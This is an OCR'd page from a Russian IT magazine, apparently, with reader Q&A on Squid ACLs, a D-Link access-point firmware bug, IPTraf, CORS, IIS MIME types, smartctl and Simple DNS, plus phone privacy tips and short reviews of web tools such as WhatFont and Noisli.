
Разберем, что же здесь написано. Первоначально добавляем новый ACL для адресов с айпишником 1.1.1.1 и еще один для всех остальных. С помощью этого элемента (src) мы указываем IP-адрес источника, то есть клиента, от которого пришел запрос к нашему прокси-серверу. Можно также указывать несколько IP-адресов или даже ренджей. Затем идет адрес нашего прокси-сервера, в данном примере это 2.2.2.2 и его порт 8123. И последние две строки — это правила. Здесь слово allow является разрешением, а слово deny — запрещением, то есть мы разрешаем доступ к прокси-серверу Squid с адресов нашей локальной сети и запрещаем доступ всем остальным.

Q **Купил точку DAP-1360, настроил-подключил и пошел заниматься своими делами. Спустя час в сети стали твориться странные вещи. Скорость в самой сети упала ниже плинтуса, а после этого перестал пинговаться шлюз. Стал разбираться, оказалось, что упал свитч и перед своей кончиной он уложил еще и шлюз. Помог только аппаратный ресет. Думал, что умерла какая-то железка, а в итоге выяснилось, что виновата именно точка. Переконфигурировал ее, подключил, через час та же история. Без нее сеть работает на ура. С подобным сталкиваюсь впервые. Куда копать?**


3 Как бы ни было удобно, но стоит воздержаться от использования виджетов на экране блокировки. Какой смысл в локе смартфона, если почту, твиттер и баланс можно просмотреть даже без разблокировки? Если девайс не дает убрать все виджеты с блокировочного экрана, то можно воспользоваться тулзой Lockscreen Policy (bit.ly/RRH7j6), которая поможет в этом непростом деле.

4 Нередко, сидя в компании знакомых, даешь кому-нибудь свой смартфон посмотреть какой-то медиаконтент, что чаще всего заканчивается выцарапыванием телефона из чужих рук. Которые уже успели ознакомиться с твоей перепиской, узнать последние новости и обновить страничку в социальных сетях. Чтобы подобного не случалось, рекомендую поставить фриварную тулзу Screen Locker (bit.ly/LRBttz), которая позволяет просматривать только то, что хочешь показать, а так девайс заблокирован.


5 Если же телефон все-таки ушел в неизвестном направлении, есть много различных тулз, которые помогут найти устройство. Но нужно учитывать, что при отсутствии интернета и GPS они ничего не смогут сделать. Только если ставить автоматизированный скрипт, который каждый вечер будет пересылать свои координаты на заданный адрес. Но стоит ли игра свеч? Плюс в случае блокировки телефона, если его найдет хороший человек, который захочет его отдать, никому позвонить он не сможет. Так что, как и всегда, здесь две стороны медали.



Главное окно IPTraf



Окно Simple DNS



WebSharingLite

A Копать в сторону техподдержки д-линка. Правда, особо глубоко не придется. Они сами сознались, что из-за кривой прошивки, идущей по дефолту, определенные версии свитчей кладутся точкой на раз. Связано это с ошибкой в мультикасте самой точки доступа. Вот такой вот интересный поворот. Как ты уже сам догадался, проблема решается обновлением прошивки на новую версию. Прошивку, как и документацию, искать на официальном сайте компании.

Q Бывает, нужно узнать, кто куда и какой трафик перегоняет. Особенно когда какой-то умник в разгар трудового дня начинает качать новый боевик в блюрее и канал жуть как проседает. С помощью какой тулзы можно на шлюзе получить информацию о сетевой статистике? Желательно что-то попроще, чем Wireshark.

A Ну раз попроще, то тогда предлагаю IPTraf (iptraf.seul.org). Это мощная и удобная консольная утилита для мониторинга сети в режиме реального времени. Можно смотреть различную статистику по соединениям и интерфейсам, поддерживает различные типы сетевых интерфейсов (Ethernet, FDDI, ISDN, SLIP, PPP), может генерировать различные сетевые данные, например показывать информацию о TCP, UDP, трафике, ошибках контрольных сумм и многое другое. Также в IPTraf имеется система фильтров, которая позволит системному администратору более гибко работать с интересующим его трафиком.

Q Как использовать cross-origin resource sharing в своих проектах?

A Cross-origin resource sharing, или сокращенно CORS, — технология современных браузеров, которая позволяет предоставить веб-странице доступ к ресурсам другого домена. Для использования в проекте на основе PHP нужно в коде прописать следующее:

```
<?php
header("Access-Control-Allow-Origin: *");↵
?>
```

Также очень рекомендую посетить ресурс enable-cors.org, где ты однозначно найдешь ответы на большинство вопросов по данной теме.

Q Как добавить определенный MIME type в IIS?

A Это можно сделать двумя способами. Первый — через графический интерфейс, а именно:

- В диспетчере IIS перейди на уровень, которым нужно управлять.
- В представлении «Просмотр возможностей» дважды щелкни пункт «Типы MIME».
- На панели «Действия» нажми кнопку «Добавить».
- В текстовом поле «Расширение имени файла» диалогового окна добавь тип MIME, введи расширение имени файла.
- Введи тип MIME в текстовом окне «Тип MIME». Например, application/octet-stream.

Второй — через консоль:

```
appcmd set config /section:↵
staticContent /+"[fileExtension=↵
' строка ',mimeType=' строка ']"
```

Переменная fileExtension является расширением имени файла. Переменная mimeType определяет тип MIME. То есть команда примет вид:

```
appcmd set config /section:↵
staticContent /+"[fileExtension=↵
' .xyz ',mimeType=↵
' application/octet-stream ']"
```

Выбирай, что больше нравится.

Q Какие на Ubuntu есть утилиты для проверки S.M.A.R.T. диска?

A Одна из самых крутых и полезных тулз — smartctl из пакета smartmontools (bit.ly/QFv7zQ). Общий синтаксис такой:

```
sudo smartctl -a /dev/sda1
```

где, как ты понимаешь, /dev/sda1 — это твой винт. Тулза показывает смарт диска и наличие ошибок, если они есть. В принципе, в выводе никаких новых параметров или нововведений в привычный смарт нет, поэтому все просто и понятно.

Q Вот на линукс есть куча DNS-серверов, тот же BIND чего стоит. А что есть на Win2k8R2?

A В качестве альтернативы могу предложить Simple DNS (simpledns.com). Лайтовый, но в то же время довольно мощный функционал DNS-сервера. Из преимуществ стоит выделить:

- упрощенное управление DNS;
- быстрый и легкий процесс диагностики;
- мощный функционал DNS;
- современные характеристики безопасности;
- поддержку разных типов DNS и RFCs.

Q Как перенести файлы с андроида на десктоп без проводов? Вариант с гуглохранилищем или дропбоксом не предлагать, не всегда это удобно.

A Тогда попробуй воспользоваться программой WebSharingLite (bit.ly/1oM95Yp). Благодаря ей можно передавать файлы без какихлибо проводов. Все действия сводятся к простому нажатию кнопки «Старт». После чего нужно зайти с десктопа на локальный адрес своего смартфона. Кстати, кроме файлов, хранящихся на телефоне, можно увидеть данные о заряде аккумулятора, качестве Wi-Fi-соединения, использовании возможностей процессора и памяти.

СТОИТ ЛИ ИГРА СВЕЧ?

Есть ли смысл в сертификации?



Конечно, это же подтверждение твоих знаний. Благодаря этим сертификатам можно претендовать на более высокую должность и, соответственно, заработную плату. Плюс можно весьма сильно повысить самооценку и потешить самолюбие. А если более серьезно, то эти сертификаты откроют двери многих крупных зарубежных компаний.




Хоть в нашей стране сертификация и набирает обороты, все же опыт и трудовой стаж имеют больший приоритет. Плюс каждая сертификация стоит вполне серьезных денег, а многие из них нужно подтверждать минимум раз в два года. Что превращает сертификацию в простые понты, на уровне кучи распечатанных бумаг из какого-нибудь онлайн-института. Вроде и сам все сдавал, а работодатель не впечатлен.

WWW2.0

Расширение, позволяющее быстро определять основные атрибуты текста на веб-страницах






WHATFONT (j.mp/1m3r6kq)

→ WhatFont — предельно простое расширение для Google Chrome, выполняющее ровно одну функцию — определение шрифтов на сайтах. Достаточно нажать одну кнопку и навести курсор на любую надпись, чтобы получить ответ. Если выделить текст, то дополнительно будут показаны альтернативные шрифты из того же семейства, кегль, высота строки и цвет. Конечно, ничто не мешает получить эту информацию из панели Developer Tools, но WhatFont позволяет сделать эту процедуру более наглядной и удобной. В общем, это крайне ценный инструмент для любого, кому приходится каждый день копаться в чужой верстке, а также и для рядовых фанатов типографики.

TOMODO (tomodo.com)

→ TOMODO — это Greasemonkey для ленивых. Сервис позволяет вносить изменения в структуру и содержание сайта в визуальном редакторе, а потом публиковать свои изменения для других пользователей в виде так называемых модов. Также с помощью TOMODO можно делать мешапы из нескольких сайтов и веб-сервисов. Помимо простоты, преимущество TOMODO в том, что для его работы пользователю не нужно ставить расширения, поэтому моды будут работать как во всех браузерах, так и на мобильных устройствах. Наконец, если что-то не удается сделать через визуальный редактор, всегда можно добавить кастомный CSS или код на JS напрямую.



Greasemonkey as a service, для всех браузеров и устройств



Генератор фоновых звуков






NOISLI (noisli.com)

→ Многие любят работать под музыку для того, чтобы не отвлекаться на внешние раздражители. Но что делать тем, кому хочется изолировать себя от посторонних звуков, но музыка тоже слишком отвлекает? Тогда на помощь приходят абстрактные звуки, вроде белого шума или звуков природы. Сервис Noisli позволяет создать нужный пользователю звуковой фон: можно выбрать звук дождя, ветра, шуршания листьев, а можно и скомбинировать несколько звуков. Причем в режиме микширования можно индивидуально определять громкость каждого «источника». В общем, идеальное решение, если хочется сконцентрироваться в условиях шумного офиса.

EYEQUANT (eyequant.com)

→ EyeQuant, по заверениям разработчиков, — инструмент, способный с большой точностью оценить визуальную простоту сайта для посетителей, а также заметность тех или иных элементов страницы. Сервис позволяет проводить исследования по различным показателям: например, какие элементы будут замечены посетителем в течение трех секунд после захода, какие участки сайта привлекают больше всего внимания и насколько загромождены те или иные куски страницы. В основе инструмента — алгоритмы, построенные на основе результатов исследований в области юзабилити. В общем, крайне полезный инструмент для оценки эффективности дизайна твоего проекта.



Инструмент, позволяющий количественно оценить юзабилити страницы

